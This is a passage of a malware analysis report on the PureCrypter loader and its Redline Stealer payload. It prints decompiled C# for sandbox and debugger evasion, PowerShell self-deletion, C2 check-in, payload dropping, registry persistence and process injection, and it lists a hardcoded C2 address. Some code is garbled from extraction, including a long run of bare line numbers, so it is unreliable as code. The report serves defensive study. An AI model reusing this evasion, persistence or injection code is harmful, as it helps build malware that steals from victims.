            goto IL_C8;
        }
    }
    catch
    {
    }
    try
    {
        foreach (object obj in Process.GetCurrentProcess().Modules)
        {
            ProcessModule processModule = (ProcessModule)obj;
            ((byte*)ptr)[3] = (processModule.ModuleName.ToLower().Contains(Class31.GetString_0(107396195).ToLower()) ? 1 : 0);
            if (*(sbyte*)((byte*)ptr + 3) != 0)
            {
                ((byte*)ptr)[4] = ((processModule.BaseAddress != IntPtr.Zero) ? 1 : 0);
                if (*(sbyte*)((byte*)ptr + 4) != 0)
                {
                    ((byte*)ptr)[2] = 1;
                    goto IL_C8;
                }
            }
        }
    }
    catch
    {
    }
    ((byte*)ptr)[2] = 0;
    IL_C8:
    return (*(sbyte*)((byte*)ptr + 2) != 0);
}
```

Fig.22 Debugger Check

The module checked the output of WMI queries to identify a virtual or sandbox environment (Fig.23).

Select * From Win32_BIOS; retrieve the version and SerialNumber. Concatenate and checked against VMWare|Virtual|A M I|Xen

Select * from Win32_ComputerSystem; retrieve the manufacturer and model. Concatenate and checked against Microsoft|VMWare|Virtual

```
internal unsafe static bool WMICheck()
{
    void* ptr = stackalloc byte[7];
    try
    {
        *(byte*)ptr = 0;
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(Class34.getString_0(107396117)))
        {
            ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator();
            ((byte*)ptr)[1] = ((!enumerator.MoveNext()) ? 1 : 0);
            if (*(sbyte*)((byte*)ptr + 1) != 0)
            {
                throw new Exception(Class34.getString_0(107396084));
            }
            string str = enumerator.Current[Class34.getString_0(107396075)].ToString();
            string str2 = enumerator.Current[Class34.getString_0(107396030)].ToString();
            *(byte*)ptr = (Regex.IsMatch(str + Class34.getString_0(107395906) + str2, Class34.getString_0(107396045),
                RegexOptions.IgnoreCase) ? 1 : 0);
            ((byte*)ptr)[2] = (byte)(*(sbyte*)ptr);
            if (*(sbyte*)((byte*)ptr + 2) != 0)
            {
                ((byte*)ptr)[3] = 1;
                goto IL_10C;
            }
        }
    }
    catch
    {
    }
    try
    {
        ((byte*)ptr)[4] = 0;
        using (ManagementObjectSearcher managementObjectSearcher2 = new ManagementObjectSearcher(Class34.getString_0(107396012)))
        {
            ManagementObjectCollection.ManagementObjectEnumerator enumerator2 = managementObjectSearcher2.Get().GetEnumerator();
            ((byte*)ptr)[5] = ((!enumerator2.MoveNext()) ? 1 : 0);
            if (*(sbyte*)((byte*)ptr + 5) != 0)
            {
                throw new Exception(Class34.getString_0(107396084));
            }
            string str3 = enumerator2.Current[Class34.getString_0(107395419)].ToString();
            string str4 = enumerator2.Current[Class34.getString_0(107395434)].ToString();
            ((byte*)ptr)[4] = (Regex.IsMatch(str3 + Class34.getString_0(107395906) + str4, Class34.getString_0(107395425),
                RegexOptions.IgnoreCase) ? 1 : 0);
            ((byte*)ptr)[6] = (byte)(*(sbyte*)((byte*)ptr + 4));
            if (*(sbyte*)((byte*)ptr + 6) != 0)
            {
                ((byte*)ptr)[3] = 1;
                goto IL_10C;
            }
        }
    }
    catch
    {
    }
}
```

Fig.23 WQL check

The module also checked monitor dimensions to identify a sandbox environment. Finally, it performed another check to see if the username of the current logged in user is not *anna*, *john* or *xxxxxxx*. This is possibly to identify some sandbox environments where they are the default users (Fig.24).

```
internal unsafe static bool SandboxCheck()
{
    void* ptr = stackalloc byte[10];
    try
    {
        *(int*)ptr = SystemInformation.PrimaryMonitorSize.Height;
        Size primaryMonitorSize = SystemInformation.PrimaryMonitorSize;
        *(int*)((byte*)ptr + 4) = primaryMonitorSize.Width;
        if (*(int*)((byte*)ptr + 4) == 1440 && *(int*)ptr == 900)
        {
            ((byte*)ptr)[8] = 1;
            goto IL_EB;
        }
        if (*(int*)((byte*)ptr + 4) <= 1024 && *(int*)ptr <= 768)
        {
            ((byte*)ptr)[8] = 1;
            goto IL_EB;
        }
        ((byte*)ptr)[9] = ((Environment.Is64BitOperatingSystem) ? 1 : 0);
        if (*(sbyte*)((byte*)ptr + 9) != 0)
        {
            ((byte*)ptr)[8] = 1;
            goto IL_EB;
        }
        string text = Environment.UserName.ToLower();
        if (text == Class32.GetString_0(107396147) || text == Class32.GetString_0(107396170) || text.Contains(Class32.GetString_0(107396161)))
        {
            ((byte*)ptr)[8] = 1;
            goto IL_EB;
        }
    }
    catch
    {
    }
    ((byte*)ptr)[8] = 0;
    IL_EB:
    return *(sbyte*)((byte*)ptr + 8) != 0;
}
```

Fig.24 Sandbox checks

If any of these failed, the sample started a clean-up operation by using PowerShell to delete itself from disk, closing its mutex, and exiting (Fig.25).

powershell Start-Sleep -s 10; Remove-Item -Path "<PATH>" -Force

```
70 }
71 }
72 catch
73 {
74 }
75 ((byte*)ptr)[1] = 0;
76 IL_04:
77 return *(sbyte*)((byte*)ptr + 1) != 0;
78 }

// Token: 0x00000000 RID: 224 RVA: 0x000040AC File Offset: 0x000020AC
internal static void Cleanup()
{
    if (Class25.SpecialFolderPath())
    {
        ProcessStartInfo startInfo = new ProcessStartInfo
        {
            Arguments = Class25.GetString_R(107395804) + Class25.CurrentFile.FullName + Class25.GetString_R(107395719),
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            ErrorDialog = false,
            FileName = Class25.GetString_0(107395730)
        };
        Process.Start(startInfo);
    }
}

// Token: 0x17000022 RID: 34
// (get) Token: 0x00000001 RID: 225 RVA: 0x00002069 File Offset: 0x00000069
internal static bool IsAdmin
{
    get
    {
        ...
    }
}
```

Property	Value	Type
ErrorDialog	false	bool
ErrorDialogParentHandle	0x0000000000000000	System.IntPtr
FileName	"powershell"	string
LocalizedProfile	false	bool
Password	null	System.Security.SecureString
PasswordClearText	null	string
RedirectStandardError	false	bool
RedirectStandardInput	false	bool
RedirectStandardOutput	false	bool
StandardInputEncoding	null	System.Text.Encoding
StandardOutputEncoding	null	System.Text.Encoding
UserName	null	string
UseShellExecute	false	bool
Verb	""	string
WindowStyle	Hidden	System.Diagnostics.ProcessWindowStyle
WorkingDirectory	""	string
arguments	@("Start-Sleep -s 10; Remove-Item -Path ""C:\Users\EDR\source\repos\SharpDILoader\SharpDILoader\bin\Release\SharpDILoader.exe"" -Force"	string


Fig.25 Sample clean-up

Discord Module

The Discord module is used to collect information about the current system and upload it to a URL specified in settings. The following details about the current environment are collected and sent via a POST request.

USERNAME	PURECRYPTER
content	:loudspeaker: *NEW EXECUTION* :one: **User** = <username> :two: **Date UTC** = <UTC Time> :three: **File** = <File Name>

This appears to be an initial call back to register the victim to a C2 server (Fig.26).



```

22  }
23  }
24  }
25  }
26  using (WebClient webClient = new WebClient())
27  {
28  {
29  try
30  {
31  if (!Class125.ImageFilePathCheck() && !Class125.SpecialFolderToPath())
32  {
33  NameValueCollection nameValueCollection = new NameValueCollection();
34  nameValueCollection.Add(Class36.GetString_8(187395363), Class36.GetString_8(187395348));
35  nameValueCollection.Add(Class36.GetString_8(187395363), string.Concat(new string[]
36  {
37  Class36.GetString_8(187395318),
38  Environment.CurrentDirectory,
39  Class36.GetString_8(187395281),
40  @"\\",
41  Class36.GetString_8(187395240),
42  Class36.GetString_8(187395240),
43  Class36.GetString_8(187395187)
44  }));
45  webClient.UploadValues(Class36.GetString_8(187395363), nameValueCollection);
46  }
47  }
48  }
49  }
50  }
51  }
52  }
53  }

```

```

91 %
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

```

C:\Users\EDR\Desktop\malware_analysis\tools\netcat-master\netcat-master>nc -l -p 4444
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 127.0.0.1:4444
Content-Length: 211
Expect: 100-continue
Connection: Keep-Alive

username=PureCrypter&content=%0d%0a%3aloudspeaker%3a+*NEW+EXECUTION*%0d%0a%3aone%3a+**User**+%3d+EDR%0d%0a%3atwo%3a+**Date+UTC**+%3d+13-05-2022+05%3a54%3a09%0d%0a%3athree%3a+**File**+%3d+SharpDllloader.exe%0d%0a
C:\Users\EDR\Desktop\malware_analysis\tools\netcat-master\netcat-master>

```

Fig.26 Data collection and redirected output to netcat

Binder Module

The Binder module decompressed the embedded byte array payload, wrote it to temp, and executed it via another dropped vbs file with a randomly generated name based on a randomly picked file or directory (Fig.27). We did not have the byte array payload to explore this further.

CreateObject("WScript.Shell").Run "" <File Name> "" , 1, False

```
internal static class Class24
{
    // Token: 0x060000DC RID: 220
    internal static void BinderMethod()
    {
        try
        {
            if (Hsldhgwagsslibrary.GetSettings().BinderSettings.Enabled)
            {
                FileInfo fileInfo = new FileInfo(Path.Combine(Path.GetTempPath(), Hsldhgwagsslibrary.GetSettings().BinderSettings.FileName));
                if (Hsldhgwagsslibrary.GetSettings().BinderSettings.IsOnce || !fileInfo.Exists)
                {
                    File.WriteAllBytes(fileInfo.FullName, Class35.method_0(Hsldhgwagsslibrary.GetSettings().BinderSettings.ByteArray));
                    string fileName = Class14.CreateVbsFileWithRandomName(fileInfo.FullName);
                    Process.Start(new ProcessStartInfo
                    {
                        FileName = fileName
                    });
                }
            }
        }
        catch
        {
        }
    }
}

internal static class Class14
{
    // Token: 0x0600008C RID: 188
    internal static string CreateVbsFileWithRandomName(string string_0)
    {
        FileInfo fileInfo = new FileInfo(Path.Combine(Path.GetTempPath(), Class28.RandomString + Class14.GetString_0(107396436)));
        File.WriteAllText(fileInfo.FullName, Class14.GetString_0(107396427) + string_0 + Class14.GetString_0(107396342));
        return fileInfo.FullName;
    }
}
```

Fig.27 Payload drop and execute

StartUp Module

The StartUp module is used to set up delayed execution of the PureCrypter payload based on a variety of registry-related persistence techniques.

The module started by dropping PureCrypter in the same directory as the loader and then killing the running loader. The module then establishes persistence based on the value of EnumStartup (Fig.28). Therefore, PureCrypter can establish persistence via:

- ✓ Run keys
- ✓ Explorer User Shell Folder and Shell Folders
- ✓ Winlogon

```
15 internal static void StartUpModule()
16 {
17     void* ptr = stackalloc byte[10];
18     try
19     {
20         ((byte*)ptr)[5] = (((Hsldhgwagsslibrary.GetSettings().StartupSettings.Enabled) > 1 : 0);
21         if ("(byte*)(byte*)ptr + 5" == 0)
22         {
23             if (Hsldhgwagsslibrary.FullPath.Directory.Exists)
24             {
25                 ((byte*)ptr)[5] = (((Hsldhgwagsslibrary.FullPath.Directory.Exists) > 1 : 0);
26                 if ("(byte*)(byte*)ptr + 6" != 0)
27                 {
28                     Hsldhgwagsslibrary.FullPath.Directory.Create();
29                 }
30                 Thread.Sleep(200);
31                 ((byte*)ptr)[4] = (Class28.CopyDirectory(Hsldhgwagsslibrary.FullPath.FullName) > 1 : 0);
32                 ((byte*)ptr)[7] = (((byte*)(byte*)ptr + 4) == 0 > 1 : 0);
33                 if ("(byte*)(byte*)ptr + 7" != 0)
34                 {
35                     try
36                     {
37                         Process[] processesByName = Process.GetProcessesByName(Path.GetFileNameWithoutExtension(Hsldhgwagsslibrary.FullPath.Name));
38                         ((byte*)ptr)[8] = ((processesByName.Length != 0) > 1 : 0);
39                         if ("(byte*)(byte*)ptr + 8" != 0)
40                         {
41                             Process[] array = processesByName;
42                             while ("(int*)ptr < array.Length")
43                             {
44                                 Process process = array["(int*)ptr"];
45                                 try
46                                 {
47                                     ((byte*)ptr)[9] = ((process.MainModule.FileName == Hsldhgwagsslibrary.FullPath.FullName) > 1 : 0);
48                                     if ("(byte*)(byte*)ptr + 9" != 0)
49                                     {
49                                         process.Kill();
50                                     }
51                                 }
52                                 catch
53                                 {
54                                 }
55                                 "(int*)ptr = "(int*)ptr + 1;
56                             }
57                             Thread.Sleep(200);
58                             Class28.CopyDirectory(Hsldhgwagsslibrary.FullPath.FullName);
59                         }
60                     }
61                     catch
62                     {
63                     }
64                 }
65             }
66             switch (Hsldhgwagsslibrary.GetSettings().StartupSettings.EnumStartup)
67             {
68                 case Enum.const_1:
69                     Class31.Runkeywrite();
70                     break;
71                 case Enum.const_2:
72                     Class17.Winlogonwrite();
73                     break;
74                 case Enum.const_3:
75                     Class31.ShellFolderwrite();
76                     break;
77             }
78         }
79     }
80 }
```

Fig.28 StartUp Module

Injection Module

The final module – and the one for which our sample is configured – is the Injection module. This module essentially has three different techniques to decode an embedded resource payload (*Nbehtoi*) and inject it into a running process (Fig.29).

The first technique reversed the resource, Gunzipped it, loaded it via *Assembly.Load* and invoked its endpoint.

```

10 internal static class Class19
11 {
12     // Token: 0x000000C5 RID: 197
13     internal static void ReverseAssemblyLoad()
14     {
15         byte[] rawAssembly = Class35.DecompressStream(Class7.Nbehtoi.Reverse<byte>().ToArray<byte>());
16         Assembly assembly = Assembly.Load(rawAssembly);
17         object[] parameters = null;
18         MethodInfo entryPoint = assembly.EntryPoint;
19         if (entryPoint.GetParameters().Length == 1)
20         {
21             parameters = new object[]
22             {
23                 string.Empty
24             };
25         }
26         entryPoint.Invoke(null, parameters);
27     }
28 }

```

Fig.29 Assembly Load

The second technique reversed the resource, Gunzipped it, wrote it to the current processes memory, and then passed control over to it (Fig.30).

```

13 // Token: 0x00000008 RID: 216
14 internal static void VirtualAllocInjection()
15 {
16     byte[] byte_ = Class35.DecompressStream(Class7.Nbehtoi.Reverse<byte>().ToArray<byte>());
17     Class23.Is320r64VirtualAllocCall();
18     IntPtr intptr_ = Class23.VirtualAllocWrapper(IntPtr.Zero, byte_);
19     Class23.DelegateExec(intptr_);
20 }

```

Fig.30 Memory injection

The final method also reversed and Gunzipped the embedded resource. It then checked the file to inject into by checking the .NET runtime directory appended with the *InjectionPath* setting string (Fig.31). If that file did not exist, the module injected into a currently running process by enumerating all processes to find a target.




Fig.31 Injection target check

After identifying a likely injection target and acquiring a handle to it (Fig.32), the module enumerated its loaded modules to check if they have sufficient size for the injection payload. This occurs till a target is found. The module then tried to write the injection payload into the process at the identified loaded module address and passed control over to it (Fig.33).

```

Class21 X
95 *(int*)((byte*)ptr + 12) = 0;
96 try
97 {
98     *(int*)((byte*)ptr + 32) = 9888;
99     *(int*)((byte*)ptr + 36) = (int)((uint*)((byte*)ptr + 32) * 4U);
100     IntPtr array3 = new IntPtr[*(uint*)((byte*)ptr + 32)];
101     ((byte*)ptr)[84] = (Class2.EnumProcesses(array3, *(uint*)((byte*)ptr + 36), out *(uint*)((byte*)ptr + 40)) ? 1 : 0);
102     ((byte*)ptr)[85] = (((sbyte*)((byte*)ptr + 84) == 0) ? 1 : 0);
103     if (*(sbyte*)((byte*)ptr + 85) == 0)
104     {
105     }
106     ((byte*)ptr)[86] = (((uint*)((byte*)ptr + 40) == 0U) ? 1 : 0);
107     if (*(sbyte*)((byte*)ptr + 86) == 0)
108     {
109     }
110     *(int*)((byte*)ptr + 44) = (int)((uint*)((byte*)ptr + 40) >> 2);
111     ((byte*)ptr)[87] = (((uint*)((byte*)ptr + 40) & 3U) > 0U) ? 1 : 0);
112     if (*(sbyte*)((byte*)ptr + 87) != 0)
113     {
114         *(int*)((byte*)ptr + 48) = (int)((uint*)((byte*)ptr + 40) & 3U);
115     }
116     *(int*)((byte*)ptr + 52) = 0;
117     for (;;)
118     {
119         ((byte*)ptr)[92] = (((uint*)((byte*)ptr + 52) < *(uint*)((byte*)ptr + 44)) ? 1 : 0);
120         if (*(sbyte*)((byte*)ptr + 92) == 0)
121         {
122             break;
123         }
124         Class21.GetString_0(107395864);
125         ((byte*)ptr)[88] = 0;
126         IntPtr IntPtr = Class2.OpenProcess(Class2.Enum0.flag_4 | Class2.Enum0.flag_8, false, array3[(((int)((uint*)((byte*)ptr + 52))))]);
127         ((byte*)ptr)[89] = ((IntPtr != IntPtr.Zero) ? 1 : 0);
128         if (*(sbyte*)((byte*)ptr + 89) != 0)
129         {
130             StringBuilder stringBuilder = new StringBuilder(260);
131             IntPtr zero = IntPtr.Zero;
132             *(int*)((byte*)ptr + 56) = 0;
133             Class2.EnumProcessModules(IntPtrPtr, zero, (uint)Marshal.SizeOf(typeof(IntPtr)), out *(uint*)((byte*)ptr + 56));
134             ((byte*)ptr)[90] = ((Class2.GetModuleBaseName(IntPtrPtr, zero, stringBuilder, stringBuilder.Capacity) > 0U) ? 1 : 0);
135             if (*(sbyte*)((byte*)ptr + 90) != 0)
136             {
137                 stringBuilder.ToString();
138                 ((byte*)ptr)[88] = 1;
139             }
140             Class2.CloseHandle(IntPtrPtr);
141         }
142         ((byte*)ptr)[91] = (((sbyte*)((byte*)ptr + 88) == 0) ? 1 : 0);
143         if (*(sbyte*)((byte*)ptr + 91) == 0)
144         {
145         }
146         StringBuilder stringBuilder2 = new StringBuilder(51);
147         Class2.GetWindowText(IntPtrPtr, stringBuilder2, stringBuilder2.Capacity);
148         *(int*)((byte*)ptr + 52) = (int)((uint*)((byte*)ptr + 52) + 1U);
149     }
150 }

```

Fig.32 Identifying injection target

```

198 break;
199 }
200 *(int*)((byte*)ptr + 64) = BitConverter.ToInt32(array, *(int*)((byte*)ptr + 20) + 12);
201 *(int*)((byte*)ptr + 68) = BitConverter.ToInt32(array, *(int*)((byte*)ptr + 20) + 16);
202 *(int*)((byte*)ptr + 72) = BitConverter.ToInt32(array, *(int*)((byte*)ptr + 20) + 20);
203 ((byte*)ptr)[98] = (((int*)((byte*)ptr + 68) != 0) ? 1 : 0);
204 if (*(sbyte*)((byte*)ptr + 98) != 0)
205 {
206     byte[] array4 = new byte[*(int*)((byte*)ptr + 68)];
207     Buffer.BlockCopy(array, *(int*)((byte*)ptr + 72), array4, 0, array4.Length);
208     ((byte*)ptr)[99] = ((!Class4.delegate17_0(struct2.IntPtr_0, *(int*)((byte*)ptr + 16) + *(int*)((byte*)ptr + 64), array4,
209         array4.Length, ref *(int*)((byte*)ptr + 4))) ? 1 : 0);
210     if (*(sbyte*)((byte*)ptr + 99) != 0)
211     {
212         goto IL_72D;
213     }
214     *(int*)((byte*)ptr + 20) = *(int*)((byte*)ptr + 20) + 40;
215     *(int*)((byte*)ptr + 60) = *(int*)((byte*)ptr + 60) + 1;
216 }
217 try
218 {
219     Class21.Class22 @class = new Class21.Class22();
220     @class.method_0(0, null, new Regex(Class21.GetString_0(107395863)), new Regex(Class21.GetString_0(107395778)), new
221     Class21.Class22.Delegate22(Class21.smethod_4));
222 }
223 catch
224 {
225 }
226 byte[] bytes = BitConverter.GetBytes(*(int*)((byte*)ptr + 16));
227 ((byte*)ptr)[101] = ((!Class4.delegate17_0(struct2.IntPtr_0, *(int*)((byte*)ptr + 8) + 8, bytes, 4, ref *(int*)((byte*)ptr + 4))) ? 1 :
228 0);
229 if (*(sbyte*)((byte*)ptr + 101) != 0)
230 {
231     throw new Exception();
232 }
233 *(int*)((byte*)ptr + 24) = BitConverter.ToInt32(array, num + 40);
234 ((byte*)ptr)[102] = (byte)((sbyte*)((byte*)ptr + 78));
235 if (*(sbyte*)((byte*)ptr + 102) != 0)
236 {
237     *(int*)((byte*)ptr + 16) = num2;
238 }
239 array[44] = *(int*)((byte*)ptr + 16) + *(int*)((byte*)ptr + 24);
240 ((byte*)ptr)[103] = ((IntPtr.Size == 4) ? 1 : 0);
241 if (*(sbyte*)((byte*)ptr + 103) != 0)
242 {
243     ((byte*)ptr)[104] = ((!Class4.delegate13_0(struct2.IntPtr_1, array2)) ? 1 : 0);
244     if (*(sbyte*)((byte*)ptr + 104) != 0)
245     {
246         throw new Exception();
247     }
248 }
249 *(int*)((byte*)ptr + 28) = Class4.delegate12_0(struct2.IntPtr_1);
250 ((byte*)ptr)[105] = (((int*)((byte*)ptr + 28) == -1) ? 1 : 0);
251 if (*(sbyte*)((byte*)ptr + 105) != 0)
252 {

```

Fig.33 Writing payload to target process

The injected payload is Redline InfoStealer.


Redline Stealer Analysis

Sample MD5: c827633ffacf2424112957e2ba523909

Redline started with the following hardcoded arguments.

NAME	VALUE (DECODED)
IP	193.203.203.82:23108
ID	B1
Message	'''
